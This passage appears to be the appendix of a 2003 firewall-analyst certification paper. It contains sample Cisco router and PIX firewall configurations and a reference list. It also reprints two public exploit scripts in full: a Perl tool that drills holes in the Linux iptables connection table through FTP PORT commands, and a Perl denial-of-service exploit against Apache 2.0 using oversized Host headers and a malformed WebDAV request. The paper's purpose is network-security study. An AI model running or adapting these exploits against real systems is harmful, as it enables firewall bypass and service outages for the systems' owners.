banner motd UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. You
must have explicit permission to access or configure this device. All activities performed on this
device may be logged, and violations of this policy may result in disciplinary action, and may be
reported to law enforcement. There is no right to privacy on this device.
!
```

```
line con 0
stopbits 1
line vty 0 4
exec-timeout 0 1
password 7 120A15121C080916
login local
no exec
transport input none
!
scheduler max-task-time 5000
ntp server 10.20.30.10
end
cisco1#
```

B. Pix 515-E Configuration

I did not include the VPN configuration. I was unable to accurately reproduce it without obtaining a verisign certificate.

```
show config
: Saved
: Written by enable_15 at 14:29:19.632 cst Mon Sep 8 2003
PIX Version 6.3(2)
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
enable password fYY1wCX/fwjJYTut encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname pix1
clock timezone CST -8
clock summer-time cst recurring
fixup protocol dns maximum-length 512
no fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol rsh 514
no fixup protocol rtsp 554
no fixup protocol sip 5060
no fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
names
access-group acl_outside in interface outside
access-group acl_inside out interface inside
access-group acl_dmz in interface dmz
access-list acl_outside permit tcp any host 223.153.63.14 eq www
access-list acl_outside permit tcp any host 223.153.63.14 eq https
access-list acl_outside permit tcp any host 223.153.63.12 eq domain
access-list acl_outside permit tcp any host 223.153.63.13 eq smtp
access-list acl_outside permit udp host 223.153.64.3 host 10.20.40.10 eq syslog
access-list acl_outside permit udp host 223.153.63.12 host x.x.x.x eq 123
access-list acl_outside permit udp host 223.153.63.12 host x.x.x.x eq 123
access-list acl_outside deny ip any any log
access-list acl_dmz permit tcp host 192.168.20.13 any eq smtp
access-list acl_dmz permit tcp host 192.168.20.12 any eq domain
access-list acl_dmz permit udp host 192.168.20.12 any eq domain
access-list acl_dmz permit udp host 192.168.20.10 host 10.20.40.12 eq 514
access-list acl_dmz permit udp host 192.168.20.11 host 10.20.40.12 eq 514
access-list acl_dmz permit udp host 192.168.20.12 host 10.20.40.12 eq 514
access-list acl_dmz permit udp host 192.168.20.13 host 10.20.40.12 eq 514
access-list acl_dmz permit udp host 192.168.20.14 host 10.20.40.12 eq 514
access-list acl_dmz deny ip any any log
access-list acl_inside permit udp host 10.20.30.10 host 192.168.20.12 eq domain
access-list acl_inside permit tcp host 10.20.30.11 host 192.168.20.13 eq smtp
```

```
access-list acl_inside permit udp host 10.20.30.10 host 192.168.20.12 eq ntp
access-list acl_inside permit tcp any host 10.20.20.0 255.255.255.0 eq 80
access-list acl_inside permit tcp any host 10.20.20.0 255.255.255.0 eq 443
access-list acl_inside permit tcp any host 10.20.30.0 255.255.255.0 eq 80
access-list acl_inside permit tcp any host 10.20.30.0 255.255.255.0 eq 443
access-list acl_inside permit tcp any host 10.20.40.0 255.255.255.0 eq 80
access-list acl_inside permit tcp any host 10.20.40.0 255.255.255.0 eq 443
access-list acl_inside permit tcp any host 10.20.110.0 255.255.255.0 eq 80
access-list acl_inside permit tcp any host 10.20.110.0 255.255.255.0 eq 443
access-list acl_inside deny ip any any log
pager lines 24
logging on
logging timestamp
logging buffered critical
logging trap debugging
logging facility 22
logging host inside 10.20.40.12
mtu outside 1500
mtu inside 1500
mtu dmz 1500
ip address outside 223.153.63.10 255.255.255.0
ip address inside 10.20.40.21 255.255.255.0
ip address dmz 192.168.20.30 255.255.255.0
ip audit name attack_alert attack action alarm
ip audit name info_alert info action alarm
ip audit interface outside info_alert
ip audit interface outside attack_alert
ip audit interface inside info_alert
ip audit interface inside attack_alert
ip audit interface dmz info_alert
ip audit interface dmz attack_alert
ip audit info action alarm
ip audit attack action alarm
failover timeout 0:00:00
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address pix/intf2 0.0.0.0
arp timeout 14400
global (outside) 1 223.153.64.16-224.153.64.254 netmask 255.255.255.0
global (outside) 1 interface
global (outside) 1 223.153.64.15 netmask 255.255.255.0
global (dmz) 2 192.168.1.17-192.168.20.254 netmask 255.255.255.0
global (dmz) 2 interface
global (dmz) 2 192.168.1.16 netmask 255.255.255.0
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
static (inside,outside) 223.153.63.12 192.168.20.12 netmask 255.255.255.255 0 0
static(dmz,outside) 223.153.63.12 192.168.20.12
static(dmz,outside) 223.153.63.13 192.168.20.13
static(dmz,outside) 223.153.63.14 192.168.20.14
static (dmz,outside) 192.168.20.112 10.20.30.11
static(inside,dmz) 192.168.1.110 192.168.30.10
static(inside,dmz) 192.169.20.113 10.20.30.10
route outside 0.0.0.0 0.0.0.0 224.153.64.3 1
route inside 10.20.20.0 255.255.255.0 10.20.40.30 1
route inside 10.20.30.0 255.255.255.0 10.20.40.30 1
route inside 10.20.40.0 255.255.255.0 10.20.40.30 1
```

```
timeout xlate 0:05:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
ntp server 10.20.30.10 source inside
no snmp-server location
no snmp-server contact
snmp-server community public
no snmp-server enable traps
floodguard enable
fragment chain 1
telnet timeout 5
ssh timeout 5
console timeout 0
dhcpd lease 3600
dhcpd ping_timeout 750
dhcpd auto_config outside
terminal width 80
Cryptochecksum:c78e852905d9aa5cb3d5de7a88af0558
```

C. Netfilter FTP Port Code

```
#!/usr/bin/perl
#
# nf-drill.pl --- "Drill" holes open in Linux iptables connection table
# Author: Cristiano Lincoln Mattos <lincoln@cesar.org.br>, 2001
#
# Advisory: http://www.tempest.com.br/advisories/linux-iptables
#
# Tempest Security Technologies - a business unit of:
# CESAR - Centro de Estudos e Sistemas Avancados do Recife
#
# This code is licensed under the GPL.
#

use Socket;
use Getopt::Long;
use strict;

# Option variables
my $server;
my $serverport = 21;
my $host;
my $port;
my $verbose = 0;

sub out {
my ($level,$text) = @_;
if (!$level || ($level && $verbose)) { print "$text"; }
}

my $opt = GetOptions("server=s" => \$server,
"serverport=s" => \$serverport,
"host=s" => \$host,
"port=i" => \$port,
"verbose" => \$verbose);

if ($server eq "" || $host eq "" || $port eq "" || $port < 0 || $port > 65535) {
print "Usage: $0 --server <ftp> [--serverport <port>] --host <target> --port <port>
[--verbose]\n";
print " - server: specifies the FTP server (IP or hostname) to connect to\n";
print " - serverport: specifies the port of the FTP server -- default: 21\n";
print " - host: the IP of the target to open in the connection table\n";
print " - port: the port of the target to open in the connection table\n";
print " - verbose: sets verbose mode\n";
exit(0);
```

```
}

print "\n nf-drill.pl -- Cristiano Lincoln Mattos <lincoln\@cesar.org.br>, 2001\n";
print " Tempest Security Technologies\n\n";

# For the meanwhile, expecting an IP
my @ip = split(/\./,$host);
my $str = "PORT " . $ip[0] . "," . $ip[1] . "," . $ip[2] . "," . $ip[3] . "," . ($port >> 8) .
"," . ($port % 256) . "\r\n";

my $ipn = inet_aton($server);
if (!$ipn) {
out(0," Error: could not convert $server\n");
exit(0);
}

my $sin = sockaddr_in($serverport,$ipn);
socket(Sock,PF_INET,SOCK_STREAM,6);

if (!connect(Sock,$sin)) {
out(0," Error: could not connect to $server:$serverport.\n");
exit(0);
}
out(0," - Connected to $server:$serverport\n");

my $buf;
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");

# First send a dummy one, just to establish the connection in the iptables logic
send(Sock,$str,0);
out(1," - SEND: $str");
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");

# Now, send the one that will insert itself into the connection table
send(Sock,$str,0);
out(1," - SEND: $str");
recv(Sock,$buf,120,0); chomp($buf);
out(1," - RECV: $buf\n");

out(0," * $server should now be able to connect to $host on port $port ! (for the
next 10 seconds)\n");
out(0," - Closing connection to $server:$serverport.\n\n");
close(Sock);
```

D. Apache APR Exploit Code

```
#!/usr/bin/perl
#
# Apache 2.0.37 - 2.0.45 APR Exploit
# Written By Matthew Murphy
#
# This Perl script will successfully exploit any un-patched Apache 2.x
# servers.
#

# Base64 Encoder
#
# If you want authentication with the server via HTTP's lame Basic
# auth, put the proper string to encode BASE64 content, and use
# '%s' to represent the credentials being encoded.  For instance:
#
# base64 %s
#
# would result in:
#
# base64 userid:password
#
# If your decoder requires you to use STDIN to pass the password
# (no pun intended), set $BASE64_USE_STDIN to nonzero and do not
# use '%s' on the command-line.
$BASE64_CMD_STRING = "use_base64_encoder_here %s";

# Base64 encoder piping
#
# If your encoder requires the password to be written to STDIN,
# set this to a nonzero value.  NOTE: This requires support for
# bi-directional pipes on your OS version.
$BASE64_USE_STDIN = 0;

# Base64 encoder input handling
#
# If your encoder requires a newline after your credentials,
# set this to your newline character.
$BASE64_WRITE_NL = "";

use IO::Socket;
print STDOUT "Apache 2.0 APR Exploit\r\n";
print STDOUT "By Matthew Murphy\r\n\r\n";
print STDOUT "Enter the hostname/IP address of the server: ";
$line = <STDIN>;
```

```
$host = mychomp($line);
print STDOUT "Enter the port of the server \[80\]: ";
$line = <STDIN>;
$port = mychomp($line);
print STDOUT "Use authentication credentials for the session \[Y/N\]? ";
$line = <STDIN>;
$char = mychomp($line);
if ($char == "Y" || $char == "y") {
        print STDOUT "What username shall we use: ";
        $line = <STDIN>;
        $user = mychomp($line);
        print STDOUT "What password shall we use: ";
        $line = <STDIN>;
        $pass = mychomp($line);
        $auth = "$user:$pass";
        if ($BASE64_USE_STDIN) {
                # l33t Perl piping trix; NOTE: This is definitely
                # Alpha code! :-)
                pipe(STDOUTREAD, STDOUTWRITE);
                pipe(STDINREAD, STDINWRITE);
                open(OLDSTDIN, "&STDIN");
                open(OLDSTDOUT, ">&STDOUT");
                open(STDIN, "&STDINREAD");
                open(STDOUT, ">&STDOUTWRITE");
                close(STDINREAD);
                close(STDOUTWRITE);
                system($BASE64_CMD_STRING);
                open(STDIN, "&OLDSTDIN");
                open(STDOUT, "&>OLDSTDOUT");
                close(OLDSTDIN);
                close(OLDSTDOUT);
                print STDINWRITE $auth;
                close(STDINWRITE);
                read(STDOUTREAD, $base64, 4096); # Edit for insane
passwords
                close(STDOUTREAD);
        } else {
                open(READOUTPUT, sprintf($BASE64_CMD_STRING,
$auth)."|");
                read(READOUTPUT, $base64, 4096); # See above
                close(READOUTPUT);
        }
        # Another hack for dealing with base64 encoders that output
        # multi-lined encoded text.  HTTP specifically calls for a
        # single line.  Note that this pattern also messes with spaces,
        # tabs, etc., but base64 doesn't use those either, so this
```

```
        # shouldn't matter.
        $base64 = join("", split(/ /, $base64));
} else {
        $base64 = undef;
}
$f = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"127.0.0.1");
print STDOUT "Exploiting a proxy server \[Y/N\]? ";
$line = <STDIN>;
$char = mychomp($line);
if ($char == "Y" || $char == "y") {
        print $f "GET / HTTP/1.1\x0d\x0a";

        # Apache 2.0 tries to limit header inputs, but uses a hash table
        # that ultimately concatenates multiple headers of the same name
        # together with ", " between them, so:
        #
        # Host: a
        # Host: b
        #
        # Bypasses Apache's buffer size checks, but ends up as:
        #
        # Host: a,b
        #
        # When processed.  Confirm this with a TRACE against your server:
        #
        # TRACE / HTTP/1.1
        # Host: a
        # Host: b
        #
        # The "message/http" body you receive will contain:
        #
        # TRACE / HTTP/1.1
        # Host: a,b
        #
        # So, for those of you who are confused by this code fragment,
        # this is what it ultimately achieves!
        for ($i = 0; $i < 10; $i++) {
                print $f "Host: ."("A"x2000)."\r\n";
        }
        if (defined($base64)) {
                print $f "Proxy-Authorization: Basic ".$base64."\r\n";
        }
        print $f "\r\n";
} else {
        print STDOUT "What resource should be probed: ";
        $line = <STDIN>;
```

```
$res = mychomp($line);
print STDOUT "Exploit a DAV repository for this attack? \[Y/N\] ";
$line = <STDIN>;
$char = mychomp($line);
if ($char == "Y" || $char == "y") {
        # WARNING:
        # Another section of alpha code here; mod_dav tends to barf
        # if given the smallest inconsistency, and this is not
        # exactly well-researched.  If this doesn't work for you,
        # target your DAV repository as a typical resource: if
        # UseCanonicalName On hasn't been set explicitly, mod_dav
        # will choke on that as well.
        #
        # STunnel should not have issues with this, as you can't
        # use a "Host" header in an SSL connection anyway, so
        # that is no problem.
        #
        # Note that if the body is too long, IIS servers will also
        # die (assuming of course, that the latest IIS cumulative
        # patch has not been applied), as they have had problems
        # dealing with WebDAV in the very recent past.

        # XML Body of Request
        #
        # If everything works, mod_dav will attempt to format a
        # message with apr_psprintf() to indicate that our
        # namespace is invalid, leading to a crash.
        $xmlbody = "<?xml version=\"1.0\"?>\r\n";
        $xmlbody.= "<D:propfind xmlns:D=\"".("A"x20000)."\:\">\r\n";
        $xmlbody.= "\x20\x20\x20\x20<D:allprop/>\r\n";
        $xmlbody.= "</D:propfind>";

        # HTTP headers
        print $f "PROPFIND $res HTTP/1.1\r\n";
        print $f "Host: $host:$port\r\n";
        print $f "Depth: 1\r\n";
        print $f "Content-Type: text/xml; charset=\"utf-8\"\r\n";
        print $f "Content-Length: ".length($body)."\r\n\r\n";
        if (defined($base64)) {
                print $f "Authorization: Basic ".$base64."\r\n";
        }
        print $f "$xmlbody\r\n\r\n";
} else {
        # This does *almost* the exact same thing as the mod_proxy
        # code, and could be considered wasteful, but a few extra
        # CPU cycles never killed anybody. :-(
```

```
                print $f "GET $res HTTP/1.1\r\n";
                for ($i = 0; $i < 10; $i++) {
                        print $f "Host: ".("A"x2000)."\r\n";
                }
                if (defined($base64)) {
                        print $f "Authorization: Basic ".$base64."\r\n";
                }
                print $f "\r\n";
        }
}
while (defined($ln = <$f>)) {
        print STDOUT $ln;
}
undef $f;
exit;

# FIXED: The perl chomp() function is broken on my distro,
# so I hacked a fix to work around it.  This note applies
# to ActivePerl 5.8.x -- I haven't tried others.  This is
# another hackish fix, which seems to be the entire style
# of this code.  I'll write better toys when I have time to
# write better toys.
sub mychomp {
        my $data;
        my $arg = shift;
        my $CRLF;
        if ($^O == "MSWin32") {
                $CRLF = 1;
        } else {
                $CRLF = 0;
        }
        $data = substr($arg, 0, length($arg) - $CRLF);
        return $data;
}
```

References

[1] Cisco Systems Data Sheet "Cisco 3660 Multiservice Platform for Large Branch-Office Multiservice Networking" http://www.cisco.com/en/US/products/hw/routers/ps274/products_data_sheet09186a0080091ba4.html. 06/20/2003.

[2] Cisco Systems Data Sheet "Cisco PIX 515E Security Appliance" http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html. 06/22/2003.

[3] Sans Institute. Track 2 –Firewalls, Perimeter Protection and VPNs 2.2 Firewalls 101: Perimeter Protection with Firewalls. 2002.

[4] Dell "Poweredge 400 Details" http://www.dell.com/us/en/esg/topics/esg_pedge_towermain_servers_1_pedge_2600.htm. 06/29/2003.

[5] Dell "Choose a Poweredge" http://www.dell.com/us/en/bsd/products/series_pedge_pedsc_servers.htm. 06/29/2003.

[6] Cisco Systems Data Sheet "Cisco PIX 515E Security Appliance" http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html. 06/22/2003

[7] SANS Institute "SANS\FBI Top 20 List" 05/29/2003 http://www.sans.org/top20/. 07/15/2003.

[8] Firstbrook, Peter Getting Serious About Antivirus. 2002 21, Oct. http://www.metagroup.com/cgi-bin/inetcgi/jsp/displayArticle.do?oid=33638 07/13/2003.

[9] Sans Institute "Router Security Policy" http://www.sans.org/resources/policies/Router_Security_Policy.pdf. 08/01/03.

[10] Cisco Systems. Cisco Tac Support "Configuring Cisco Discovery Protocol on Cisco Routers and Switches Running Cisco IOS" 31 Jul. 2003 http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a00801aa000.shtml. 08/19/03.

[11] Cisco Systems "TCP and UDP Small Servers" 01 Jul. 2003 http://www.cisco.com/en/US/products/sw/iosswrel/ps1818/products_tech_note09186a008019d97a.shtml. 08/19/03.

[12] Xforce "Cisco-ios-info-leak (12794)" 31, Jul, 2003 http://xforce.iss.net/xforce/xfdb/12794 08/19/03.

[13] Xforce "Cisco IOS HTTP GET buffer overflow" 30, Jul 2003 http://xforce.iss.net/xforce/xfdb/12784 08/20/03.

[14] Cisco Systems "When Are ICMP Redirects Sent" 06 Jul. 2003 http://googleweb-1.cisco.com/search?q=cache:http://cco-rtp-1.cisco.com/en/US/tech/tk365/tk554/technologies_tech_note09186a0080094702.shtml+icmp+redirects+default&ie=UTF-8&site=CDC&output=xml_no_dtd&client=CDC&proxystylesheet=CDC&oe=UTF-8. 08/20/03.

[15] Cisco Systems "Cisco Security Advisory: NTP Vulnerability" 12 Jul. 2002 http://www.cisco.com/warp/public/707/NTP-pub.shtml 08/22/03.

[16] Cisco Systems "Configuration Forms" 04 Nov. 2002 http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v50/config/cfgforms.htm#38695 07/21/03

[17] Fyodor@insecure.org "NMAP Network Security Scanner Man Page" 1995-3003 http://www.insecure.org/nmap/data/nmap_manpage.html 09/03/03

[18] Miller, Timothy "GIAC Certified Firewall Analyst Practical Assignment" 11 Jul. 2003 http://www.giac.org/practical/GCFW/Timothy_Miller_GCFW.pdf 08/01/03.

[19] Welte, Harald "Netfilter / Connection Tracking Remote DOS" 01 Aug 2003 http://www.netfilter.org/security/2003-08-01-listadd.html 08/01/03.

[20] Welte, Harald "Netfilter / NAT Remote DOS" 02 Aug 2003 http://www.netfilter.org/security/2003-08-01-nat-sack.html 08/01/03

[21] HX "Security Flaw in Linux's IPTables using FTP PORT (Exploit)" 17 April 2001 http://neworder.box.sk/showme.php3?id=4441 09/12/03

[22] Barlow, Jason Thrower, Woody "TFN2K Analysis" 7, March 2000 http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt 09/30/03

[23] Idefense "Denial of Service in Apache HTTP Server 2.x" 08 April 2003 http://www.idefense.com/advisory/04.08.03.txt 09/13/03